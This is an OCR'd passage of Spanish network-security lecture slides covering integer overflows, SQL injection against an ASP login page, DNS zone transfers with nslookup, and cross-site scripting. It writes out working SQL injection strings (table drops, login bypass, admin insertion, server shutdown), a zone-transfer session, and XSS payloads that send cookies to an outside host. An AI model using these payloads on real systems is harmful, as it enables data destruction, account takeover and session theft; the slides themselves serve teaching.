- Apple QuickTime/Darwin Streaming Server QTSS Reflector Module Integer Overflow Vulnerability
- Sendmail Address Prescan Memory Corruption Vulnerability
- Snort TCP Packet Reassembly Integer Overflow Vulnerability
- OpenBSD settimer(2) Kernel Memory Overwrite Vulnerability
- Apache Chunked-Encoding Memoy Corruption Vulnerability
- SSH CRC-32 Compensation Attack Detector Vulnerability
- Sendmail Debugger Arbitrary Code Execution Vulnerability

Lámina 110 Dr. Roberto Gómez C. (Seguridad en Redes)

Precauciones a tomar

- Tener cuidado con todas las definiciones de las variables.
- Entender como interpreta el compilador las expresiones.
- Tener cuidado con las diferencias de tamaño de los tipos de variables usadas en un programas.
- Especificar los cast necesarios en expresiones cuando las variables son de tipos diferentes.
- Usar enteros sin signos si no son necesarios los valores negativos.
- Habilitar despliegue de todos los warnings

Lámina 111 Dr. Roberto Gómez C. (Seguridad en Redes)

Habilitando los warnings

```
$ more tiny.c
main ()
{
}
$ gcc tiny.c
$
$ gcc tiny.c -Wall tiny.c
tiny.c:2: warning: return-type defaults to `int'
tiny.c: In function `main':
tiny.c:3: warning: control reaches end of
     non-void function
$
```

Lámina 112 Dr. Roberto Gómez C. (Seguridad en Redes)

Más precauciones

- Verificar prototipos de las funciones y los tipos de sus valores de regreso.
- Durante las fases de prueba y depuración, probar con valores enteros negativos extremadamente grandes como parámetros de entrada y observar el comportamiento del sistema probado
- Identificar valores enteros proporcionados como entrada de fuentes externas y seguir su path en el código para encontrar posibles vulnerabilidades
- Examinar las verificaciones de longitud y otras verificaciones de seguridad con cuidado.

Lámina 113 Dr. Roberto Gómez C. (Seguridad en Redes)

Otros ataques relacionados con overflows

- Force Memory Leak
  - escape forzoso de la memoria residente, el cual puede volcar un proceso y/o un servicio residente con la posibilidad de ejecución arbitraria.
- Off by one:
  - manipulación de código arbitraria por un fallo de conteo en el formato de la aplicación
- Stack Memory Overflowing :
  - volcamiento de el stack de memoria para denegación de servicio a un proceso residente en ella.
  - usurpacion y “hook” de memoria a proceso residente.

Lámina 114 Dr. Roberto Gómez C. (Seguridad en Redes)

SQL Injection

- Structured Query Languaje (SQL) es un lenguaje textual usado para interactuar con bases de datos relacionales
  - las instrucciones SQL pueden modificar la estructura de las bases de datos (usando instrucciones Data Definition Language, o DDL) y manipular el contenido de las bases de datos
- La Inyección SQL ocurre cuando un atacante puede introducir una serie de instrucciones SQL en una consulta manipulando datos de entrada dentro de una aplicación.
- Aplicada a la popular plataforma Microsoft Internet Information Server/Active Server Pages/SQL Server

Ejemplo

- Una típica instrucción SQL sería esta:

```
select id, forename, surname from authors
```

  - esta instrucción devolverá el 'id', 'forename' y 'surename' de las columnas de la tabla 'authors', devolviendo todas las filas de la tabla,
- El 'result set' podría ser filtrado a un autor especifico 'author' como esto:

```
select id, forename, surname from authors where
forename = 'john' and surname = 'smith'
```

Detalles

- Cadenas 'john' y 'smith' delimitadas por comillas simples.
- Suponiendo que los campos siendo recogidos por un formulario de entrada de datos, un atacante podría "inyectar" SQL en esta consulta, introduciendo valores como:

```
Forename: jo'hn
Surname: smith
```

- El query string es:

```
select id, forename, surname from authors where
forename = 'jo'hn' and surname = 'smith'
```

- Resultado

```
Server: Msg 170, Level 15, State 1, Line1
Line 1: Incorrect syntax near 'hn'.
```

Lámina 117 Dr. Roberto Gómez C. (Seguridad en Redes)

¿Por qué?

- El motivo es que la inserción del carácter de la comilla simple rompe los datos limitados por comillas.
- La base de datos entonces intenta ejecutar 'hn' y falla.
- Si el atacante especifica una entrada como esta:

```
Forename: jo'; drop table authors--
Surname:
```

- La tabla "authors" será borrada (a explicar más tarde)

Lámina 118 Dr. Roberto Gómez C. (Seguridad en Redes)

SQL + Página Web

- Pagina con un formulario 'login' en un Active Server Pages (ASP),
  - accede a una base de datos SQL Server y autentifica el acceso a una aplicación ficticia.
- Dentro de la página el usuario introduce los datos de username y password




Lámina 119
Dr. Roberto Gómez C. (Seguridad en Redes)

Código página

```
<HTML>
<HEAD>
<TITLE>Login Page</TITLE>
</HEAD>
<BODY bgcolor='000000' text='cccccc'>
<H1>Login</H1>
<FORM action='process_login.asp' method=post>
<TABLE>
<TR>
<TD>Username:</TD>
<TD><INPUT type=text name=username size=100% width=100></INPUT>
</TD>
</TR>
<TR>
<TD>Password:</TD>
<TD><INPUT type=password name=password size=100% width=100></INPUT>
</TD>
</TR>
</TABLE>
<INPUT type=submit value='submit'>
<INPUT type=reset value='Reset'>
</FORM>
</BODY>
</HTML>
```

Lámina 120
Dr. Roberto Gómez C. (Seguridad en Redes)

Parte código process_login.asp

```
<HTML>
<BODY bgcolor='000000' text='ffffff'>
<STYLE>
p { font-size=20pt ! important}
font { font-size=20pt ! important}
h1 { font-size=64pt ! importatn}
</STYLE>
%@LANGUAGE = Jscript %
<%

function trace( str )
{
   if( Request.form("debug") == "true" )
       Response.write( str );
}
         :
         :
function Login( cn )
{
    var username;
    var password;

    username = Request.form("username");
    password = Request.form("password");
         :
         :
```

```
function Main()
{
//Set up connection

   var username
   var cn = Server.createobject(
                    "ADODB.Connection" );
   cn.connectiontimeout = 20;
   cn.open( "localserver", "sa",
                    "password" );

   username = new String( Request.form(
                    "username") );

   if( username.length > 0)
   {
      Login( cn );
   }
   cn.close();
}
Main();
%>
```

Lámina 121 Dr. Roberto Gómez C. (Seguridad en Redes)

Punto crítico código

- El punto critico de esta parte del proceso de la pagina 'process_login.asp' es cuando crea la consulta de cadena:

```
var sql = "select * from users where
          username = '" + username + "'
          and password = '"
          + password + "'";
```

- Un usuario puede especificar lo siguiente:

```
Username: '; drop table users --
Password:
```

Lámina 122 Dr. Roberto Gómez C. (Seguridad en Redes)

Consecuencias

- La tabla 'users' será borrada
  - denegando el acceso a la aplicación a todos los usuarios.
- El carácter doble guión '--' es el 'comentario de línea simple' secuencia en Transact-SQL,
- El carácter punto y coma ';' denota el fin de la consulta y comienza otra.
- El carácter '--' al final del campo username es requerido para esta consulta en particular termine sin error

Otras opciones

- El atacante puede entrar como cualquier usuario, tomando nombres de usuario conocidos, usando la siguiente entrada

```
Username: admin'—
```

- El atacante puede entrar como el primer usuarios de la tabla 'users', con la siguiente entrada

```
Username:' or 1=1—
```

- El atacante puede introducirse con un usuario ficticio usando la siguiente entrada

```
Username: ' union select 1, 'usuario_ficticio,
          'algun_password', 1—
```

¿Y por qué funciona?

- La razón de que esto funcione en una aplicación es que la 'constante' campo que el atacante especifica fue parte del recordset recibido por la base de datos.

Obteniendo información mensajes error

- Técnica descubierta por David Litchfield
- Para manipular los datos de la base de datos,
  - determinar estructura base de datos y tablas.
- Por ejemplo,
  - tabla 'users' creada con el siguiente comando:

```
Create table users(id int, Username varchar(255),
                   Password varchar(255), Privs int)
```

  - los siguientes usuarios 'users' insertados

```
insert into users values( 0, 'admin', 'r00tr0x!', 0xffff)
insert into users values( 0, 'guest', 'guest', 0x0000)
insert into users values( 0, 'chris', 'password', 0x00ff)
insert into users values( 0, 'fred', 'sesame', 0x00ff )
```

Obteniendo nombres tablas

- Atacante usa la cláusula 'having' de la instrucción 'select':

```
Username: ' having 1=1 - -
```

- Esto provoca el siguiente error:

```
Microsoft OLE DB Provider for ODBC Drivers error
   '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server] Column
'users.id' is invalid in  the select list because it is
not contained in an aggregate function and there is no
GROUP BY clause.

/process_login.asp, line 35
```

Lámina 127 Dr. Roberto Gómez C. (Seguridad en Redes)

Averiguando todas las columnas

- Atacante puede averiguar todas las columnas introduciendo cada campo dentro de una cláusula 'group by', como sigue:

```
Username: ' group by users.id having 1=1—

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server] Column
'users.username' is invalid in the select list
because it is not contained in an aggregate function
and there is no GROUP BY clause.

/process_login.asp, line 35
```

Lámina 128 Dr. Roberto Gómez C. (Seguridad en Redes)

Otras opciones

- Algunas veces el atacante puede atacar con el siguiente 'username':

```
'group by users.id,
users.username, users.password,
                users.privs having 1=1--
```

- El cual no provoca error, y la función es equivalente a:

```
select * from users where username = ''
```

- De este modo el atacante ahora sabe que la consulta esta referenciado solo a la tabla 'users', y esta usando las columnas 'id, username, password, privs', en este orden

Lámina 129
Dr. Roberto Gómez C. (Seguridad en Redes)

Determinando tipo cada columna

- Puede ser conseguido usando un mensaje de error 'type conversion', como:

```
Username: ' union select sum(username) from users--
```

- Servidor SQL intenta aplicar la cláusula 'sum'y duda determinando si el numero de campos en las dos filas es igual.
  - cuando calcula el 'sum' de un campo textual resulta en un mensaje de error

Lámina 130
Dr. Roberto Gómez C. (Seguridad en Redes)

Mensaje de error

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server] The sum or
average aggregate operation cannot
take a varchar data type as an argument.

/process_login.asp, line 35
```

- Lo que nos dice es que el campo 'username' tiene tipo 'varchar'
- Es posible usar esta técnica para determinar aproximadamente el tipo de cualquier columna de cualquier tabla en la base de datos

Lámina 131 Dr. Roberto Gómez C. (Seguridad en Redes)

Consecuencias

- Permite al atacante crear una buena consulta 'insert' como esta:

```
Username: '; insert into users
      values( 666, 'attacker', 'foobar', 0xffff)--
```

- El poder de esta técnica no acaba aquí.
- El atacante puede tomar ventaja de los mensajes de error que revelan información sobre la base de datos.
- Una lista de mensajes de error estándar puede ser obtenida de la siguiente forma:

```
select * from master..sysmessages
```

Lámina 132 Dr. Roberto Gómez C. (Seguridad en Redes)

Eliminando comillas simples

- Los desarrolladores pueden tener protegida una aplicación por (digamos) eliminar todas las comillas simples (‘).

```
Function escap( input )
        Input = replace(input, “’”, “’’”)
        Escape = input
        End function
```

- Esto prevendría todos los ataques de los ejemplos anteriores , y eliminando el punto y coma ‘;’ nos ayudaría mas.

Lámina 133
Dr. Roberto Gómez C. (Seguridad en Redes)

Dando la vuelta

- Posible crear una cadena sin utilizar comillas simples, puede usar la función ‘char’.
- Por ejemplo:

```
Insert into users values (666,
char(0x63)+char(0x68)+char(0x72)+char(0x69)+char(0x73),
char(0x63)+char(0x68)+char(0x72)+char(0x69)+char(0x73),
0xffff)
```

- Es una consulta que no contiene comillas simples, pero insertara cadenas en una tabla

Lámina 134
Dr. Roberto Gómez C. (Seguridad en Redes)

Otra opción

- Si el atacante no se quiere calentar la cabeza usando usuarios y passwords numéricos, la siguiente instrucción hará lo mismo:

```
Insert into users values( 667,
       123,
       123,
       0xffff)
```

- Dado que el Servidor SQL convierte integers en valores 'varchar', el tipo de conversión es implícita.

Limitando la longitud

- Algunas veces la longitud de los datos de entrada esta restringida para hacer mas difícil los ataques;
- Esto obstruye algunos tipos de ataques, sin embargo es posible hacer mucho daño con una pequeña cantidad de SQL.
- Por ejemplo

```
Username: ';shutdown –-
```

- El usuario apagara el servidor SQL, usando solo 12 caracteres de entrada.

Otro problema

- Otro problema con la limitación de los datos de entrada ocurre si el limite de longitud es aplicado después de que la cadena haya sido 'quitado las comillas simples'.
- Si el usuario esta limitado digamos a 16 caracteres, y el password también esta limitado a 16 caracteres, la siguiente combinación user/password ejecutara el 'apagado' con el comando:

```
Username: aaaaaaaaaaaaaaa'
Password: '; shutdown—-
```

Lámina 137
Dr. Roberto Gómez C. (Seguridad en Redes)

¿Y por qué?

- Aplicación intenta eliminar las comillas simples, la comilla al final de username,
  - pero cadena es cortada a 16 caracteres, borrando la comilla simple.
- Resultado: campo password contiene algo de SQL, si comienza con comilla simple, desde que la consulta acaba.

```
Select * from users where username='aaaaaaaaaaaaaaa''
 and password='''; shutdown—-
```

- Efectivamente, el usuario de la consulta ha llegado

```
aaaaaaaaaaaaaaa' and password='
```

Lámina 138
Dr. Roberto Gómez C. (Seguridad en Redes)

DNS

- Servidor de Nombre de Dominio
- Nace en la Universidad del Sur de California (USC) con John Postel nace el DNS.
- Objetivo principal
  - facilitar el manejo de direcciones IP. Ejemplo www.uv.es es equivalente a 147.156.1.46
  - también se creó para facilitar la ubicación de los dominios

Lámina 139 Dr. Roberto Gómez C. (Seguridad en Redes)

En un principio: /etc/hosts

- Antiguamente se utilizaba y se utiliza en Unix el fichero **"/etc/*hosts*",** que estaba centralizado en un servidor con la relación de todos los nombres de forma exhaustiva y para utilizarlo, se realizaban periódicamente copias a los servidores locales.
- **Inconvenientes:** el manejo de "/etc/hosts" es un procedimiento **poco escalable**, genera mucho tráfico en el servidor, inconsistente con las copias locales y con facilidad aparecían nombres duplicados.
- En Windows 2000, se encuentra en c:/winnt/system32/drivers/etc/***hosts***
- Archivo "***hosts***" puede servir para una solución simple en una red local donde no tengan configurado un servidor DNS

Lámina 140 Dr. Roberto Gómez C. (Seguridad en Redes)

Y después fue DNS

- El **servicio de nombres de dominio** se basa en un esquema jerárquico que permite asignar nombres, basándose en el concepto de *dominio*, utilizando para su gestión una *base de datos (BBDD) distribuida*.
- Las **consultas al DNS** son realizadas por los *clientes* a través de las rutinas de resolución ("*resolver*"). Estas funciones son llamadas en cada *host* desde las *aplicaciones de red*.
- Las **funciones "resolver"** sirven para hacer peticiones e interpretan las respuestas de los servidores de nombres de dominio de Internet.




Lámina 141
Dr. Roberto Gómez C. (Seguridad en Redes)

Los dominios

- Un dominio es una colección de nodos relacionados de alguna manera.
- DNS organiza los nombres de los nodos en una jerarquía de dominios.
- Dependiendo de su localización en la jerarquía un dominio puede ser:
  - de primer, segundo o tercer nivel.
  - otros niveles pueden existir pero no son frecuentes




Lámina 142
Dr. Roberto Gómez C. (Seguridad en Redes)

Ejemplos dominios primer nivel

- edu
  - incluye casi todas las universidades o centros investigación.
- com
  - compañías u organizaciones con fines comerciales.
- org
  - organizaciones no comerciales.
- net
  - pasarelas y otros nodos administrativos de la red.
- mil
  - nodos militares.
- gov
  - nodos del gobierno

Lámina 143 Dr. Roberto Gómez C. (Seguridad en Redes)

Administración dominios

- DNS permite delegar la autoridad sobre un determinado subdominio a sus administradores.
- La delegación de un subdominio implica el control total del mismo por parte de la organización en la que se delegó, con total libertad para crear nuevos subdominios internos, asociar nombres a nodos, etc
- Resulta completamente aceptable la utilización de un servidor para varias zonas, e incluso, para varios dominios.
  - los datos de cada zona se almacenarán en un archivo diferente.
  - cada archivo puede actualizarlo un administrador diferente si es necesario

Lámina 144 Dr. Roberto Gómez C. (Seguridad en Redes)

Ejemplo

- Empresa con una central y dos sucursales (A y B).
- La base de datos raíz de Internet apuntará a los servidores de nombres de la oficina central.
- Estos servidores responderán directamente a peticiones de nombres que pertenezcan a su zona.
  - si se solicita un nombre de otra de las zonas, el servidor de la oficina central devolverá los nombres y direcciones de los servidores adecuados.




Lámina 145

Componentes DNS

- Clientes DNS (resolvers)
  - envían las peticiones de resolución de nombres a un servidor DNS.
  - preguntas de la forma: ¿qué dirección IP le corresponde al nombre nombre.dominio?
- Servidores DNS (name servers)
  - contestan a las peticiones de los clientes consultando su base de datos.
  - si no disponen de la dirección solicitada pueden reenviar la petición a otro servidor.
- Espacio nombres de dominio (domain name space)
  - base de datos distribuida entre distintos servidores.

Lámina 146
Dr. Roberto Gómez C. (Seguridad en Redes)

Transferencia de zona

- Un servidor DNS puede sobrecargarse
- Para distribuir la carga de DNS
  - varios servidores DNS pueden usarse
  - cada uno cuenta con una copia de su respectiva zona
- Para facilitar la administración:
  - una zona DNS puede designarse como servidor maestro DNS
  - varios servidores DNS esclavos pueden designarse para almacenar datos de solo lectura
- Transferencia de zona
  - proceso copia zona de maestro a esclavo

Lámina 147 Dr. Roberto Gómez C. (Seguridad en Redes)

Transferencias maestro/esclavo

- Cada servidor maestro puede transferir una zona a un esclavo
- Un esclavo puede configurarse para permitir transferencias de zonas a otros servidores esclavos

Lámina 148 Dr. Roberto Gómez C. (Seguridad en Redes)

Tipos de servidores (1/3)

- Servidores primarios (primary name servers).
  - estos servidores almacenan la información de su zona en una base de datos local.
  - son los responsables de mantener la información actualizada y cualquier cambio debe ser notificado a este servidor.
- Servidores secundarios (secundary name servers)
  - aquellos que obtienen los datos de su zona desde otro servidor que tenga autoridad para esa zona.
  - el proceso de copia de la información se denomina transferencia de zona.

Lámina 149 Dr. Roberto Gómez C. (Seguridad en Redes)

Tipos de servidores (2/3)

- Servidores maestros (master name servers).
  - son los que transfieren las zonas a los servidores secundarios.
  - cuando un servidor secundario arranca busca un servidor maestro y realiza la transferencia de zona.
  - un servidor maestro para una zona puede ser a la vez un servidor primario o secundario de esa zona.
  - estos servidores extraen la información desde el servidor primario de la zona.
  - así se evita que los servidores secundarios sobrecarguen al servidor primario con transferencias de zonas.

Lámina 150 Dr. Roberto Gómez C. (Seguridad en Redes)

Tipos de servidores (3/3)

- Servidores locales (caching-only servers)
  - no tienen autoridad sobre ningún dominio: se limitan a contactar con otros servidores para resolver las peticiones de los clientes DNS.
  - mantienen una memoria caché con las últimas preguntas contestadas.
  - cada vez que un cliente DNS le formula una pregunta, primero consulta en su memoria caché.
  - si encuentra la dirección IP solicitada, se la devuelve al cliente; si no, consulta a otros servidores, apunta la respuesta en su memoria caché y le comunica la respuesta al cliente.

Lámina 151 Dr. Roberto Gómez C. (Seguridad en Redes)

Ejemplo transferencia




Lámina 152 Dr. Roberto Gómez C. (Seguridad en Redes)

El peligro de la transferencia de zonas

- Posible obtener información critica obtenida mediante "transferencia de zona" de servidores DNS mal configurados.
- Algunas veces nos encontramos con servidores DNS configurados de manera insegura y que pueden permitirnos entrar en la llamada zona de transferencia de DNS, aun siendo usuarios de internet no autorizados.
- Posible intentarlo utilizando la instrucción nslookup

Lámina 153
Dr. Roberto Gómez C. (Seguridad en Redes)

Usando nslookup

```
$ whois toto.com
Domain Name:TOTO.COM
Registrar: NETWORK SOLUTIONS, INC.
Whois Server: whois.networksolutions.com
Referral URL: http://www.networksolutions.com
Name Server: NS1.TOTO.COM
Name Server: NS2.TOTO.COM
Status: ACTIVE
Updated Date: 08-oct-2003
Creation Date: 25-oct-1994
Expiration Date:  24-oct-2006
$ nslookup
Default Server: servidor.itesm.mx
Address: 192.12.15.2
$ server ns1.toto.com
$ set type=any
$ ls -d > listahost
$
```

Lámina 154
Dr. Roberto Gómez C. (Seguridad en Redes)

¿Y que se hizo?

- Definir el tipo de registro como cualquiera
- (any) con lo que es posible recuperar los registros DNS disponibles.
- Luego los listamos y redirigimos a “listahost" para
- consultarlo mas adelante.
- Si todo funciono bien, al leer “listahost", se encontraran diversas entradas con varios registros

```
acct22 1D IN A 192.168.230.3
1D IN HINFO "Gateway 2000" "Win WKGRPS"
1D IN MX 0 acmeadmin-smtp
```

Lámina 155 Dr. Roberto Gómez C. (Seguridad en Redes)

Analizando la información

El registro A indica la direccion IP de esta cuenta

```
acct22 1D IN A 192.168.230.3
1D IN HINFO "Gateway 2000" "Win WKGRPS"
1D IN MX 0 acmeadmin-smtp
```

HINFO identifica la plataforma o el sistema operativo

MX nos dice donde se gestiona el correo


¡¡¡¡Existen más registros!!!!

Lámina 156 Dr. Roberto Gómez C. (Seguridad en Redes)

Otro ejemplo de información

```
> server 195.57.10.2
Default Server: sigrid.sodefesa.es
Address: 195.57.10.2
> ls sodefesa.es
[sigrid.sodefesa.es]
sodefesa.es. NS server = sigrid1.sodefesa.es
sodefesa.es. NS server = sigrid.sodefesa.es
ftp A 195.57.10.25
news A 194.179.3.124
poseidon A 195.57.10.25
private A 195.57.10.7
prometeus A 195.57.10.29
sigr1 A 195.57.10.53
sigrid A 195.57.10.2
sigrid1 A 195.57.10.3
www A 195.57.10.25
      :
      :
```


Un ultimo ejemplo



Detalle sobre nslookup

- Linux RedHat 7.3

  Note: nslookup is deprecated and may be removed from future releases. Consider using the `dig' or `host' programs instead. Run nslookup with the `-sil[ent]' option to prevent this message from appearing.

- Opciones
  - dig

    dig [@server] [-b address] [-c class] [-f file-name]
    [-k filename] [-p port#] [-t type] [-x addr] [-y name:key]
    [name] [type] [class] [queryopt...]
    dig [-h]
    dig [global-queryopt...] [query...]

  - host

    host [-aCdlnrTwv] [-c class] [-N ndots] [-R number]
    [-t type] [-W wait] name [server]

Lámina 159 Dr. Roberto Gómez C. (Seguridad en Redes)

Algunas herramientas

- Sam Spad
- AXFR
- ghba.c.
- dig




Lámina 160 Dr. Roberto Gómez C. (Seguridad en Redes)

Ataque XSS (Cross Site Scripting)

- El problema reside en la administración de archivos adjuntos de tipo .html o .htm
- Cuando se envía un email en formato HTML a un usuario de Terra.es, el sistema filtra cualquier tipo de código dañino.
  - Sin embargo, cuando un usuario recibe un archivo HTML adjunto, el webmail permite abrirlo, dentro del dominio de Terra, sin verificar que este fichero no contiene código malicioso.
- De esta forma, un atacante podría enviar un archivo HTML adjunto a un usuario, con código malicioso,

Lámina 161 Dr. Roberto Gómez C. (Seguridad en Redes)

XSS/CSS

- XSS: evitar confusiones con Cascading Style Sheets
- Ataque a través de un enlace que apunta a un servidor web afectado.
- URL se construye para que incluya un script del atacante que será transmitido por el servidor afectado al cliente que utilice el enlace para visitar el web.
- Por ejemplo, sitio web permite realizar búsquedas

  http://sitio/busqueda.asp?busca=texto
- El XSS podría darse a través de una URL tipo:

  http://sitio/busqueda.asp?busca="script_del_atacante"

Lámina 162 Dr. Roberto Gómez C. (Seguridad en Redes)

Consecuencias ataque XSS

- Ataque dirigido a usuarios
- No proporciona root o acceso a nivel sistema en un servidor web
- Ataque a nivel aplicación
  - proporciona algunos privilegios/información sobre la aplicación web
- Captura de cookies e identificadores de sesión
  - permiten capturar sesiones
  - suplantar la identidad de los afectados, o la modificación de contenidos para engañar al visitante víctima del XSS, con la posibilidad de construir formularios para robar datos sensibles, como contraseñas, datos bancarios

Lámina 163 Dr. Roberto Gómez C. (Seguridad en Redes)

Implicaciones

- Depende de la aplicación
  - leer correo electrónico de otra persona
  - acceso a registros bancarios
  - escribir un cheque a nombre del atacante usando sistemas tipo online bill pay
  - comprar productos usando información de crédito retenida, en sitios como eBay
- Necesario que el atacante lleve a cabo las acciones antes que la sesión del usuario expire.

Lámina 164 Dr. Roberto Gómez C. (Seguridad en Redes)

El servidor de Web

- Originalmente proliferan como mostrador de información empresarial.
  - páginas estáticas
- La demanda crece en función de las Intranets y Extranets.
- Después evolucionan para presentar reportes en diferentes formatos y solo a cierto tipo de gente.
  - se añade dinamismo a la página
- El siguiente paso fue el poder capturar datos de los usuarios para procesarla y regresar información
  - las páginas se vuelve interactivas

Ejemplo web interactivo: webmail

- Webmail: website que permite acceder a los mensajes de correo electrónico
  - ejemplos: hotmail, yahoo, webmail tec, etc.
- Usuario se autentica y obtiene un id de sesión
  - HTTP es conection less
  - id usado para combinar diferentes peticiones en una sesión
- El id de sesión es almacenado en el URL


  http://www.webmail.com/home.cgi?id=I8hyT2oOkJNNs560IKKijvsN2
- Cada mailbox contiene los mensajes recibidos =

  http://ww.webmail.com/inbox.cgi?id=I8hyT2oOkJNNs560IKKijvsN2

Código activo

- Posible contenido activo en su correo y ejecutarlo

```
<script>alert("hello");</script>
```



- JavaScript cuenta con palabras reservadas usadas por Java, por ejemplo

```
domain.location
```

  - variable que almacena la ubicación de la página actual: http://www.webmail.com/inbox.cgi?id=<id-sesion>
  - posible crear script que despliegue lo anterior

```
alert(document.location);
```




Lámina 167

Otras palabras reservadas

- Palabra:

```
document.write(text)
```

  - escribe ciertos datos al documento actual, definido por el valor de <text>
- Si se cuenta con su propio sitio (toto.com), sería posible obtener el valor de document.location del usuario.
  - posible definir un JavaScript maligno para ejecutar:

```
document.write("<img src=http://toto.com/?a=" +
                                    document.location + ">")
```

  - al solicitar una imagen en un sitio es posible verificar los valores almacenados en los archivos tipo log

Lámina 168
Dr. Roberto Gómez C. (Seguridad en Redes)

Las cookies

- Cookie; archivo texto que almacenan valores variables.
  - pueden ser accedidas vía JavaScritpt

    document.cookie
  - posible desplegar contenido cookie

    alert(document.cookie);
- Posible usar el código siguiente


```
document.write("<img src=http://toto.com/?url=" + document.loc
ation + "&cookie="+document.cookie+">");
```

Lámina 169
Dr. Roberto Gómez C. (Seguridad en Redes)

Ejemplos exploits

- http://www.microsoft.com/education/?ID=MCTN&target=http://www.microsoft.com/education/?ID=MCTN&target="><script>alert(document.cookie)</script>
- http://hotwired.lycos.com/webmonkey/00/18/index3a_page2.html?tw=<script>alert('Test');</script>
- http://www.shopnbc.com/listing.asp?qu=<script>alert(document.cookie)</script>&frompage=4&page=1&ct=VVTV&mh=0&sh=0&RN=1
- http://www.oracle.co.jp/mts_sem_owa/MTS_SEM/im_search_exe?search_text=%22%3E%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E

Lámina 170
Dr. Roberto Gómez C. (Seguridad en Redes)

Escenario de secuestro sesión

